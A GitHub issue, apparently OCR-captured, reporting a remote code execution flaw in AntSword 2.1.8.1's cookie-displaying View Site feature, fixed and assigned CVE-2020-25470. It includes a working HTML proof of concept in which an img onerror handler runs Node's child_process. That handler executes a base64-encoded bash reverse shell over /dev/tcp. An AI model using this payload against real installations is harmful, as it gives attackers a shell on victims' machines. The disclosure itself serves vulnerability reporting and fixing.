New issue

Jump to bottom

RCE Vulnerability in View Site #256

Closed leohearts opened this issue on Aug 26, 2020 · 3 comments


Assignees

Labels Bug

leohearts commented on Aug 26, 2020


AntSword Ver: 2.1.8.1

There is a view site function which will show cookies in UI.



After few tests i got that it can parse html tags.

So it can also execute javascript/node codes like this.



(i used base64 encoded command which decodes as `bash -i >& /dev/tcp/127.0.0.1/2333 0>&1`)

leohearts commented on Aug 26, 2020 Author

My html code:

```
<script>document.cookie="a=<img src=x onerror='require(\"child_process\").exec(\"echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvMjMzMyAwPiYxCg== | base64 -d | bash\")'/>"</script>
```

write it into an html file, enter the address, then click "View"

leohearts commented on Aug 26, 2020 — Author

Source code:
source/modules/viewsite/cookiemgr.js
source/modules/viewsite/index.js

1

Medicean added the Bug label on Aug 27, 2020

Medicean closed this as completed in `0d5b8b7` on Sep 7, 2020

Medicean self-assigned this on Sep 7, 2020

leohearts commented on Oct 26, 2020 — Author

CVE-2020-25470
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25470

3

Assignees
Medicean

Labels
Bug

Projects
None yet

Milestone
No milestone

Development
No branches or pull requests

2 participants